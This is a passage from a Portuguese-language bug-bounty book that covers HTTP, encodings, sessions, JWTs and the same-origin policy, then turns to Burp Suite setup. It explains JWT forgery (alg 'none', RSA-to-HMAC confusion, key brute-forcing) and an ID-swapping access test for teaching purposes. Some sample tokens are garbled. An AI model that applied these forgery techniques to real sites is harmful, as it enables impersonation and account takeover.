


Figura 3-3: As portas permitem que os servidores forneçam vários serviços. Os números das portas ajudam a encaminhar as solicitações dos clientes para o serviço correto.

Por padrão, usamos a porta 80 para mensagens HTTP e a porta 443 para HTTPS, a versão criptografada do HTTP.

Solicitações e respostas HTTP

Depois que uma conexão é estabelecida, o navegador e o servidor se comunicam por meio do *HyperText Transfer Protocol (HTTP)*. O HTTP é um conjunto de regras que especifica como estruturar e interpretar as mensagens da Internet e como os clientes e servidores da Web devem trocar informações.

Quando seu navegador deseja interagir com um servidor, ele envia ao servidor uma *solicitação HTTP*. Há diferentes tipos de solicitações HTTP, e os dois mais comuns são GET e POST. Por convenção, as solicitações GET recuperam dados do servidor, enquanto as solicitações POST enviam dados a ele. Outros métodos HTTP comuns incluem OPTIONS, usado para solicitar métodos HTTP permitidos para um determinado URL; PUT, usado para atualizar um recurso; e DELETE, usado para excluir um recurso.

Aqui está um exemplo de solicitação GET que solicita ao servidor a página inicial do site www.google.com:

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Connection: close
```

Vamos examinar a estrutura dessa solicitação, já que você verá muitas delas neste livro. Todas as solicitações HTTP são compostas por uma linha de solicitação, cabeçalhos de solicitação e um corpo de solicitação opcional. O exemplo anterior contém apenas a linha de solicitação e os cabeçalhos.

A *linha de solicitação* é a primeira linha da solicitação HTTP. Ela especifica o método de solicitação, o URL solicitado e a versão do HTTP usada. Aqui, você pode ver que o cliente está enviando uma solicitação HTTP GET para a página inicial do site www.google.com usando a versão 1.1 do HTTP.

O restante das linhas são *cabeçalhos de solicitação* HTTP. Eles são usados para passar informações adicionais sobre a solicitação para o servidor. Isso permite que o servidor personalize os resultados enviados ao cliente. No exemplo anterior, o cabeçalho Host especifica o nome do host da solicitação. O cabeçalho User-Agent contém o sistema operacional e a versão do software solicitante, como o navegador da Web do usuário. Os cabeçalhos Accept, Accept-Language e Accept-Encoding informam ao servidor em que formato as respostas devem estar. E o cabeçalho Connection informa ao servidor se a conexão de rede deve permanecer aberta após a resposta do servidor.

Você pode ver alguns outros cabeçalhos comuns nas solicitações. O cabeçalho Cookie é usado para enviar cookies do cliente para o servidor. O cabeçalho Referer especifica o endereço da página da Web anterior que vinculou a página atual. E o cabeçalho Authorization contém credenciais para autenticar um usuário em um servidor.

Depois que o servidor receber a solicitação, ele tentará atendê-la. O servidor retornará todos os recursos usados para construir sua página da Web usando *respostas HTTP*. Uma resposta HTTP contém vários elementos: um código de status HTTP para indicar se a solicitação foi bem-sucedida; cabeçalhos HTTP, que são

bits de informações que os navegadores e servidores usam para se comunicar entre si sobre autenticação, formato de conteúdo e políticas de segurança; e o corpo da resposta HTTP, ou o conteúdo real da Web que você solicitou. O conteúdo da Web pode incluir código HTML, folhas de estilo CSS, código JavaScript, imagens e muito mais.

Aqui está um exemplo de uma resposta HTTP:

1 HTTP/1.1 200 OK
2 Data: Tue, 31 Aug 2021 17:38:14 GMT [...]
3 Content-Type: text/html; charset=UTF-8
4 Servidor: gws
5 Content-Length: 190532

```
<!doctype html> [...]  
<title>Google</title> [...]  
<html>
```

Observe a mensagem 200 OK na primeira linha 1. Esse é o código de status. Um código de status HTTP no intervalo 200 indica uma solicitação bem-sucedida. Um código de status no intervalo 300 indica um redirecionamento para outra página, enquanto o intervalo 400 indica um erro por parte do cliente, como uma solicitação para uma página inexistente. O intervalo 500 significa que o próprio servidor teve um erro.

Como caçador de bugs, você deve sempre ficar de olho nesses códigos de status, pois eles podem lhe dizer muito sobre como o servidor está operando. Por exemplo, um código de status 403 significa que o recurso é proibido para você. Isso pode significar que há dados confidenciais ocultos na página que você poderia acessar se conseguisse ignorar os controles de acesso.

As próximas linhas separadas por dois pontos (:) na resposta são os cabeçalhos de resposta HTTP. Eles permitem que o servidor passe informações adicionais sobre a resposta para o cliente. Nesse caso, você pode ver que a hora da resposta foi Tue, 31 Aug 2021 17:38:14 GMT 2. O cabeçalho Content-Type indica o tipo de arquivo do corpo da resposta. Nesse caso, o Content-Type dessa página é text/html 3. A versão do servidor é Google Web Server (gws) 4, e o Content-Length é 190.532 bytes 5. Normalmente, cabeçalhos de resposta adicionais especificarão o formato, o idioma e as políticas de segurança do conteúdo.

Além desses, você pode encontrar alguns outros cabeçalhos de resposta comuns. O cabeçalho Set-Cookie é enviado pelo servidor ao cliente para definir um cookie. O cabeçalho Location indica o URL para o qual a página deve ser redirecionada. O cabeçalho Access-Control-Allow-Origin indica quais origens podem acessar o conteúdo da página. (Falaremos mais sobre isso no Capítulo 19). O Content-Security-Policy controla a origem dos recursos que o navegador tem permissão para carregar, enquanto o cabeçalho X-Frame-Options indica se a página pode ser carregada em um iframe (discutido mais detalhadamente no Capítulo 8).

Os dados após a linha em branco são o corpo da resposta. Ele contém o conteúdo real da página da Web, como o código HTML e JavaScript. Quando o navegador receber todas as informações necessárias para construir a página da Web, ele renderizará tudo para você.

Controles de segurança na Internet

Agora que você tem uma compreensão de alto nível de como as informações são comunicadas pela Internet, vamos nos aprofundar em alguns controles de segurança fundamentais que as protegem de invasores. Para caçar bugs de forma eficaz, muitas vezes você precisará encontrar maneiras criativas de contornar esses controles, portanto, primeiro é necessário entender como eles funcionam.

Codificação de conteúdo

Os dados transferidos em solicitações e respostas HTTP nem sempre são transmitidos na forma de texto simples. Os sites geralmente codificam suas mensagens de diferentes maneiras para evitar a corrupção de dados.

A codificação de dados é usada como uma forma de transferir dados binários de forma confiável entre máquinas que têm suporte limitado para diferentes tipos de conteúdo. Os caracteres usados para codificação são caracteres comuns que não são usados como caracteres controlados nos protocolos da Internet. Portanto, quando você codifica o conteúdo usando esquemas de codificação comuns, pode ter certeza de que seus dados chegarão ao destino sem serem corrompidos. Por outro lado, quando você transfere os dados em seu estado original, eles podem ser danificados quando os protocolos da Internet interpretam incorretamente os caracteres especiais da mensagem.

A codificação Base64 é uma das formas mais comuns de codificação de dados. Ela é frequentemente usada para transportar imagens e informações criptografadas em mensagens da Web. Esta é a versão codificada em base64 da string "Content Encoding":

Q29udGVudCBFbmNvZGluZw==

O conjunto de caracteres da codificação base64 inclui os caracteres do alfabeto em maiúsculas de A a Z, os caracteres do alfabeto em minúsculas de A a Z, os caracteres numéricos de 0 a 9, os caracteres + e / e, finalmente, o caractere = para preenchimento. A codificação Base64url é uma versão modificada da base64 usada para o formato de URL. É semelhante à base64, mas usa diferentes caracteres não alfanuméricos e omite o preenchimento.

Outro método de codificação popular é a codificação hexadecimal. A codificação *hexadecimal*, ou *hexadecinal*, é uma forma de representar caracteres em um formato de base 16, em que os caracteres variam de 0 a F. A codificação hexadecimal ocupa mais espaço e é menos eficiente do que a base64, mas fornece uma cadeia de caracteres codificada mais legível. Esta é a versão codificada em hexadecimal da cadeia de caracteres "Content Encoding"; você pode ver que ela ocupa mais caracteres do que sua contraparte em base64:

436f6e74656e7420456e636f64696e67

A codificação de URL é uma forma de converter caracteres em um formato que é mais facilmente transmitido pela Internet. Cada caractere em uma cadeia de caracteres codificada por URL pode ser representado por seu número hexadecimal designado, precedido por um símbolo %. Consulte a Wikipedia para obter mais informações sobre a codificação de URL: <https://en.wikipedia.org/wiki/Percent-encoding>.

Por exemplo, a palavra *localhost* pode ser representada com seu equivalente codificado

por URL, %6c%6f%63%61%6c%68%6f%73%74. Você pode calcular o valor de um nome de host

equivalente codificado por URL usando uma calculadora de URL como a URL Decode and Encode (<https://www.urlencoder.org/>).

Abordaremos alguns tipos adicionais de codificação de caracteres - codificação octal e codificação dword - quando discutirmos os SSRFs no Capítulo 13. Quando você vir conteúdo codificado ao investigar um site, sempre tente decodificá-lo para descobrir o que o site está tentando comunicar. Você pode usar o decodificador do Burp Suite para decodificar o conteúdo codificado. Falaremos sobre como fazer isso no próximo capítulo. Como alternativa, você pode usar o CyberChef (<https://gchq.github.io/CyberChef/>) para decodificar o conteúdo base64 e outros tipos de conteúdo codificado.

Às vezes, os servidores também *criptografam* seu conteúdo antes da transmissão. Isso mantém a privacidade dos dados entre o cliente e o servidor e impede que qualquer pessoa que intercepte o tráfego escute as mensagens.

Gerenciamento de sessões e cookies HTTP

Por que você não precisa fazer login novamente toda vez que fecha a guia do e-mail? É porque o site se lembra de sua sessão. O gerenciamento de sessão é um processo que permite que o servidor processe várias solicitações do mesmo usuário sem pedir que ele faça login novamente.

Os sites mantêm uma sessão para cada usuário conectado, e uma nova sessão começa quando você faz login no site (Figura 3-4). O servidor atribuirá uma *ID de sessão* associada ao seu navegador que serve como prova de sua identidade. A ID da sessão geralmente é uma sequência longa e imprevisível projetada para ser indecifrável. Quando você faz logout, o servidor encerra a sessão e revoga a ID da sessão. O site também pode encerrar as sessões periodicamente se você não fizer o logout manualmente.

Faça login com o nome de usuário "vickieli", por favor.




Figura 3-4: Após o login, o servidor cria uma sessão para você e emite um ID de sessão, que identifica exclusivamente uma sessão.

A maioria dos sites usa cookies para comunicar informações da sessão em solicitações HTTP. Os *cookies HTTP* são pequenos fragmentos de dados que os servidores da Web enviam ao seu navegador. Quando você faz login em um site, o servidor cria uma sessão para você e envia o ID da sessão ao seu navegador como um cookie. Após receber um cookie, seu navegador o armazena e o inclui em todas as solicitações ao mesmo servidor (Figura 3-5).

É assim que o servidor sabe que é você! Depois que o cookie da sessão for gerado, o servidor o rastreará e o usará para validar sua identidade. Por fim,

Quando você fizer logout, o servidor invalidará o cookie da sessão para que ele não possa ser usado novamente. Na próxima vez em que você fizer login, o servidor criará uma nova sessão e um novo cookie de sessão associado para você.




Figura 3-5: Seu ID de sessão está correlacionado com as informações da sessão armazenadas no servidor.

Autenticação baseada em token

Na autenticação baseada em sessão, o servidor armazena suas informações e usa um ID de sessão correspondente para validar sua identidade, enquanto um sistema de autenticação baseado em token armazena essas informações diretamente em algum tipo de token. Em vez de armazenar suas informações no lado do servidor e consultá-las usando um ID de sessão, os tokens permitem que os servidores deduzam sua identidade decodificando o próprio token. Dessa forma, os aplicativos não precisarão armazenar e manter as informações da sessão no lado do servidor.

Esse sistema tem um risco: se o servidor usar as informações contidas no token para determinar a identidade do usuário, os usuários não poderiam modificar as informações nos tokens e fazer login como outra pessoa? Para evitar ataques de falsificação de token como esses, alguns aplicativos criptografam seus tokens ou codificam o token para que ele possa ser lido apenas pelo próprio aplicativo ou por outras partes autorizadas. Se o usuário não conseguir entender o conteúdo do token, provavelmente também não conseguirá adulterá-lo de forma eficaz. A criptografia ou codificação de um token não impede totalmente a falsificação do token. Há maneiras de um invasor adulterar um token criptografado sem entender seu conteúdo. Mas isso é muito mais difícil do que adulterar um token de texto simples. Os invasores geralmente podem decodificar tokens codificados para adulterá-los.

Outra maneira mais confiável de os aplicativos protegerem a integridade de um token é assiná-lo e verificar a assinatura do token quando ele chegar ao servidor. As assinaturas são usadas para verificar a integridade de uma parte dos dados. Elas são cadeias de caracteres especiais que só podem ser geradas se você souber uma chave secreta. Como não há como gerar uma assinatura válida sem a chave secreta, e somente o servidor sabe qual é a chave secreta, uma assinatura válida sugere que o token provavelmente não foi alterado pelo cliente ou por terceiros. Embora as implementações dos aplicativos possam variar, a autenticação baseada em token funciona da seguinte forma:

1. O usuário faz login com suas credenciais.
2. O servidor valida essas credenciais e fornece ao usuário um token assinado.

- O usuário envia o token com cada solicitação para provar sua identidade.
- Ao receber e validar o token, o servidor lê as informações de identidade do usuário a partir do token e responde com dados confidenciais.

Tokens da Web JSON

O *JSON Web Token (JWT)* é um dos tipos de tokens de autenticação mais comumente usados. Ele tem três componentes: um cabeçalho, uma carga útil e uma assinatura.

O *cabeçalho* identifica o algoritmo usado para gerar a assinatura. É uma cadeia de caracteres codificada em base64url que contém o nome do algoritmo. Veja a seguir a aparência de um cabeçalho JWT:

```
eyBhbGcgOiBIUzI1NiwdHlwIDogSldUIH0K
```

Essa cadeia de caracteres é a versão codificada em base64url desse texto:

```
{ "alg" : "HS256", "typ" : "JWT" }
```

A seção de *carga útil* contém informações sobre a identidade do usuário. Essa seção também é codificada em base64url antes de ser usada no token. Aqui está um exemplo da seção de carga útil, que é a cadeia de caracteres codificada em base64url de

```
{ "user_name" : "admin", };
```

```
eyB1c2VyX25hbWUgOiBhZG1pbiB9Cg
```

Por fim, a seção de *assinatura* valida que o usuário não adulterou o token. Ela é calculada concatenando o cabeçalho com a carga útil e, em seguida, assinando-a com o algoritmo especificado no cabeçalho e uma chave secreta. Esta é a aparência de uma assinatura JWT:

```
4Hb/6ibbViPOzq9SJflsNGPWSk6B8F6EqVrkNjpXh7M
```

Para esse token específico, a assinatura foi gerada pela assinatura da string `eyBhbGcgOiBIUzI1NiwdHlwIDogSldUIH0K.eyJ1c2VyX25hbWUgOiBhZG1pbiB9Cg` com o algoritmo HS256 usando a chave secreta. O token completo concatena cada seção (o cabeçalho, a carga útil e a assinatura), separando-as com um ponto (.):

```
eyBhbGcgOiBIUzI1NiwdHlwIDogSldUIH0K.eyJ1c2VyX25hbWUgOiBhZG1pbiB9Cg.4Hb/6ibbVi  
POzq9SJflsNGPWSk6B8F6EqVrkNjpXh7M
```

Quando implementados corretamente, os tokens da Web JSON fornecem uma maneira segura de identificar o usuário. Quando o token chega ao servidor, o servidor pode verificar se o token não foi adulterado, verificando se a assinatura está correta. Em seguida, o servidor pode deduzir a identidade do usuário usando as informações contidas na seção de carga útil. E como o usuário não tem acesso à chave secreta usada para assinar o token, ele não pode alterar a carga útil e assinar o token por conta própria.

Mas, se implementado incorretamente, há maneiras de um invasor contornar o mecanismo de segurança e forjar tokens arbitrários.

Manipulando o campo alg

Às vezes, os aplicativos não conseguem verificar a assinatura de um token depois que ele chega ao servidor. Isso permite que um invasor simplesmente contorne o mecanismo de segurança fornecendo uma assinatura inválida ou em branco.

Uma maneira de os invasores forjarem seus próprios tokens é adulterar o campo alg do cabeçalho do token, que lista o algoritmo usado para codificar a assinatura. Se o aplicativo não restringir o tipo de algoritmo usado no JWT, um invasor poderá especificar o algoritmo a ser usado, o que poderia comprometer a segurança do token.

O JWT oferece suporte a uma opção none para o tipo de algoritmo. Se o campo alg for definido como none, até mesmo tokens com seções de assinatura vazias serão considerados válidos. Considere, por exemplo, o seguinte token:

```
eyAiYWxnIiA6ICJOOb25IiwgInR5cClgOiAiSl0Ul0B9Cg.eyJc2VyX25hbWUgOiBhZG1pbIB9Cg.
```

Esse token é simplesmente a versão codificada em base64url desses dois blobs, sem nenhuma assinatura presente:

```
{ "alg": "none", "typ": "JWT" } { "user": "admin" }
```

Esse recurso foi originalmente usado para fins de depuração, mas, se não for desativado em um ambiente de produção, permitirá que os invasores forjem qualquer token que desejarem e se façam passar por qualquer pessoa no site.

Outra maneira pela qual os invasores podem explorar o campo alg é alterando o tipo de algoritmo usado. Os dois tipos mais comuns de algoritmos de assinatura usados para JWTs são HMAC e RSA. O HMAC exige que o token seja assinado com uma chave e, posteriormente, verificado com a mesma chave. Ao usar o RSA, o token seria criado primeiro com uma chave privada e, em seguida, verificado com a chave pública correspondente, que qualquer pessoa pode ler. É fundamental que a chave secreta dos tokens HMAC e a chave privada dos tokens RSA sejam mantidas em segredo.

Agora, digamos que um aplicativo tenha sido originalmente projetado para usar tokens RSA. Os tokens são assinados com uma chave privada A, que é mantida em segredo para o público. Em seguida, os tokens são verificados com a chave pública B, que está disponível para qualquer pessoa. Isso não tem problema, desde que os tokens sejam sempre tratados como tokens RSA. Agora, se o invasor alterar o campo alg para HMAC, ele poderá criar tokens válidos assinando os tokens forjados com a chave pública RSA, B. Quando o algoritmo de assinatura for alterado para HMAC, o token ainda será verificado com a chave pública RSA B, mas, dessa vez, o token também poderá ser assinado com a mesma chave pública.

Forçando a chave com força bruta

Também pode ser possível adivinhar, ou *usar força bruta*, a chave usada para assinar um JWT. O invasor tem muitas informações para começar: o algoritmo usado

para assinar o token, a carga útil que foi assinada e a assinatura resultante. Se

a chave usada para assinar o token não é complexa o suficiente, eles podem conseguir fazer força bruta facilmente. Se um invasor não conseguir aplicar força bruta na chave, ele poderá tentar vazar a chave secreta. Se houver outra vulnerabilidade, como uma passagem de diretório, ataque de entidade externa (XXE) ou SSRF, que permita ao invasor ler o arquivo em que o valor da chave está armazenado, ele poderá roubar a chave e assinar tokens arbitrários de sua escolha. Falaremos sobre essas vulnerabilidades em capítulos posteriores.

Leitura de informações confidenciais

Como os tokens da Web JSON são usados para controle de acesso, eles geralmente contêm informações sobre o usuário. Se o token não for criptografado, qualquer pessoa poderá decodificar o token com base 64 e ler a carga útil do token. Se o token contiver informações confidenciais, ele poderá se tornar uma fonte de vazamento de informações. Uma seção de assinatura corretamente implementada do token da Web JSON fornece integridade de dados, não confidencialidade.

Esses são apenas alguns exemplos de problemas de segurança do JWT. Para obter mais exemplos de vulnerabilidades do JWT, use o termo de pesquisa *Problemas de segurança do JWT*. A segurança de qualquer mecanismo de autenticação depende não apenas de seu design, mas também de sua implementação. Os JWTs podem ser seguros, mas somente se implementados corretamente.

A política de mesma origem

A *política de mesma origem (SOP)* é uma regra que restringe a forma como um script de uma origem pode interagir com os recursos de uma origem diferente. Em uma frase, a SOP é a seguinte: um script da página A pode acessar dados da página B somente se as páginas forem da mesma origem. Essa regra protege os aplicativos modernos da Web e evita muitas vulnerabilidades comuns da Web.

Diz-se que dois URLs têm a mesma origem se compartilharem o mesmo protocolo, nome de host e número de porta. Vamos dar uma olhada em alguns exemplos. A página A está neste URL:

<https://medium.com/@vickieli>

Ela usa HTTPS, que, lembre-se, usa a porta 443 por padrão. Agora, observe as páginas a seguir para determinar qual delas tem a mesma origem da página A, de acordo com o SOP:

<https://medium.com/>
<http://medium.com/>
<https://twitter.com/@vickieli7>
<https://medium.com:8080/@vickieli>

O URL *<https://medium.com/>* tem a mesma origem da página A, pois as duas páginas compartilham a mesma origem, o mesmo protocolo, o mesmo nome de host e o mesmo número de porta. As outras três páginas não compartilham a mesma origem da página A. *<http://medium.com/>* é de origem diferente da página A, pois seus protocolos são diferentes. *<https://medium.com/>* usa HTTPS, enquanto *<http://medium.com/>* usa

HTTP. <https://twitter.com/@vickiel7> também é de uma origem diferente, pois tem um nome de host diferente. Por fim, <https://medium.com:8080/@vickiel> é de origem diferente porque usa a porta 8080, em vez da porta 443.

Agora vamos considerar um exemplo para ver como o SOP nos protege. Imagine que você esteja conectado ao seu site bancário em *onlinebank.com*. Infelizmente, você clica em um site mal-intencionado, *attacker.com*, no mesmo navegador.

O site mal-intencionado emite uma solicitação GET para o *onlinebank.com* para recuperar suas informações pessoais. Como você está conectado ao banco, seu navegador inclui automaticamente seus cookies em todas as solicitações enviadas ao *onlinebank.com*, mesmo que a solicitação seja gerada por um script em um site malicioso. Como a solicitação contém um ID de sessão válido, o servidor do *onlinebank*

.com atende à solicitação enviando a página HTML que contém suas informações. O script malicioso lê e recupera os endereços de e-mail particulares, endereços residenciais e informações bancárias contidas na página.

Felizmente, o SOP impedirá que o script mal-intencionado hospedado no *attacker.com* leia os dados HTML retornados do *onlinebank.com*. Isso impede que o script mal-intencionado na página A obtenha informações confidenciais incorporadas na página B.

Aprenda a programar

Agora você deve ter uma base sólida que o ajudará a entender a maioria das vulnerabilidades que abordaremos. Antes de configurar suas ferramentas de hacking, recomendo que você aprenda a programar. As habilidades de programação são úteis, pois a busca de bugs envolve muitas tarefas repetitivas e, ao aprender uma linguagem de programação como Python ou shell scripting, você pode automatizar essas tarefas e economizar muito tempo.

Você também deve aprender a ler JavaScript, a linguagem com a qual a maioria dos sites é escrita. Ler o JavaScript de um site pode ensiná-lo como ele funciona, o que lhe dá um caminho rápido para encontrar bugs. Muitos dos principais hackers dizem que o segredo deles é ler o JavaScript e procurar pontos finais ocultos, lógica de programação insegura e chaves secretas. Também encontrei muitas vulnerabilidades lendo o código-fonte do JavaScript.

O Codecademy é um bom recurso para aprender a programar. Se você preferir ler um livro, *Learn Python the Hard Way (Aprenda Python da maneira mais difícil)*, de Zed Shaw (Addison-Wesley Professional, 2013), é uma ótima maneira de aprender Python. E ler *Eloquent JavaScript*, Third Edition, de Marijn Haverbeke (No Starch Press, 2019) é uma das melhores maneiras de dominar o JavaScript.

4

ENVIRONMENTAL SETUP AND TRAFFIC INTERCEPTION



Você economizará muito tempo e dor de cabeça se procurar por bugs em um laboratório bem organizado. Neste capítulo, eu o guiarei passo a passo,

através da configuração de seu ambiente de hacking. Você configurará seu navegador para trabalhar com o Burp Suite, um proxy da Web que permite visualizar e alterar solicitações e respostas HTTP enviadas entre o navegador e os servidores da Web. Você aprenderá a usar os recursos do Burp para interceptar o tráfego da Web, enviar solicitações automatizadas e repetidas, decodificar conteúdo codificado e comparar solicitações. Também falarei sobre como fazer boas anotações de recompensas por bugs.

Este capítulo se concentra na configuração de um ambiente apenas para hacking na Web. Se o seu objetivo for atacar aplicativos móveis, você precisará de configurações e ferramentas adicionais. Abordaremos esse assunto no Capítulo 23, que trata de hacking em dispositivos móveis.

Escolha de um sistema operacional

Antes de continuarmos, a primeira coisa que você precisa fazer é escolher um sistema operacional. Seu sistema operacional limitará as ferramentas de hacking disponíveis para você. Recomendo usar um sistema baseado em Unix, como o Kali Linux ou o macOS, porque muitas ferramentas de hacking de código aberto foram criadas para esses sistemas. *O Kali Linux* é uma distribuição Linux projetada para forense digital e hacking. Ele inclui muitas ferramentas úteis de recompensa por bugs, como o Burp Suite, ferramentas de reconhecimento como o DirBuster e o Gobuster, e fuzzers como o Wfuzz. Você pode fazer o download do Kali Linux em <https://www.kali.org/downloads/>.

Se essas opções não estiverem disponíveis para você, sinta-se à vontade para usar outros sistemas operacionais para hacking. Lembre-se apenas de que talvez você precise aprender a usar ferramentas diferentes das mencionadas neste livro.

Configuração dos elementos essenciais: Um navegador e um proxy

Em seguida, você precisa de um navegador da Web e de um proxy da Web. Você usará o navegador para examinar os recursos de um aplicativo de destino. Recomendo usar o Firefox, pois é o mais simples de configurar com um proxy. Você também pode usar dois navegadores diferentes ao invadir: um para navegar no alvo e outro para pesquisar vulnerabilidades na Internet. Dessa forma, é possível isolar facilmente o tráfego do aplicativo de destino para análise posterior.

Um proxy é um software que fica entre um cliente e um servidor; nesse caso, ele fica entre o navegador e os servidores da Web com os quais você interage. Ele intercepta suas solicitações antes de passá-las para o servidor e intercepta as respostas do servidor antes de passá-las para você, assim:

Navegador <-----> Proxy <-----> Servidor

O uso de um proxy é essencial na caça a bugs. Os proxies permitem que você visualize e modifique as solicitações que vão para o servidor e as respostas que chegam ao navegador, como explicarei mais adiante neste capítulo. Sem um proxy, o navegador e o servidor trocariam mensagens automaticamente, sem o seu conhecimento, e a única coisa que você veria seria a página da Web final resultante. Em vez disso, um proxy capturará todas as mensagens antes que elas cheguem ao destinatário pretendido.

Portanto, os proxies permitem que você faça o reconhecimento examinando e analisando o tráfego que vai e volta do servidor. Eles também permitem que você examine solicitações interessantes para procurar possíveis vulnerabilidades e explorar essas vulnerabilidades adulterando as solicitações.

Por exemplo, digamos que você visite sua caixa de entrada de e-mail e intercepte a solicitação que retornará seu e-mail com um proxy. É uma solicitação GET para um URL que contém seu ID de usuário. Você também percebe que um cookie com seu ID de usuário está incluído na solicitação:

```
GET /emails/USER_ID HTTP/1.1 Host:  
example.com  
Cookie: user_id=USER_ID
```

Nesse caso, você pode tentar alterar o USER_ID no URL e o Cookie para o ID de outro usuário e veja se consegue acessar o e-mail de outro usuário. Dois proxies são particularmente populares entre os caçadores de bugs: Burp Suite e o Zed Attack Proxy (ZAP). Esta seção mostrará como configurar o Burp, mas você pode usar o ZAP.

Abrindo o navegador incorporado

Tanto o Burp Suite quanto o ZAP vêm com navegadores incorporados. Se você optar por usar esses navegadores incorporados para testes, poderá ignorar as próximas duas etapas. Para usar o navegador incorporado do Burp Suite, clique em **Open browser (Abrir navegador)** na guia Proxy do Burp depois que ele for iniciado (Figura 4-1). O tráfego desse navegador incorporado será automaticamente roteado pelo Burp sem nenhuma configuração adicional.




Figura 4-1: Você pode usar o navegador incorporado do Burp em vez de seu próprio navegador externo para testes.

Configuração do Firefox

O navegador incorporado do Burp oferece uma maneira conveniente de começar a procurar bugs com o mínimo de configuração. No entanto, se você for como eu e preferir testar com um navegador com o qual está acostumado, poderá configurar o Burp para funcionar com o seu navegador. Vamos configurar o Burp para funcionar com o Firefox.

Comece baixando e instalando o navegador e o proxy. Você pode fazer download do navegador Firefox em <https://www.mozilla.org/firefox/new/> e do Burp Suite em <https://portswigger.net/burp/>.

Os caçadores de bugs usam uma das duas versões do Burp Suite: Professional ou Community. É necessário adquirir uma licença para usar o Burp Suite Professional, enquanto a versão Community é gratuita. O Burp Suite Pro inclui um scanner de vulnerabilidades e outros recursos convenientes, como a opção de salvar uma sessão de trabalho para retomá-la mais tarde. Ele também oferece uma versão completa do intruso Burp, enquanto a versão Community inclui apenas uma versão limitada. Neste livro, falo sobre como usar a versão Community para procurar bugs.

Agora você precisa configurar o navegador para rotear o tráfego por meio do proxy. Esta seção ensina como configurar o Firefox para trabalhar com o Burp Suite. Se estiver usando outra combinação de navegador-proxy, consulte a documentação oficial para obter tutoriais.

Inicie o Firefox. Em seguida, abra a página Configurações de conexão selecionando **Preferências**▶**Geral**▶**Configurações de rede**. Você pode acessar a guia Preferências no menu no canto superior direito do Firefox (Figura 4-2).




Figura 4-2: Você pode encontrar a opção **Preferências** no canto superior direito do Firefox.

A página Connection Settings (Configurações de conexão) deve ser parecida com a da Figura 4-3.

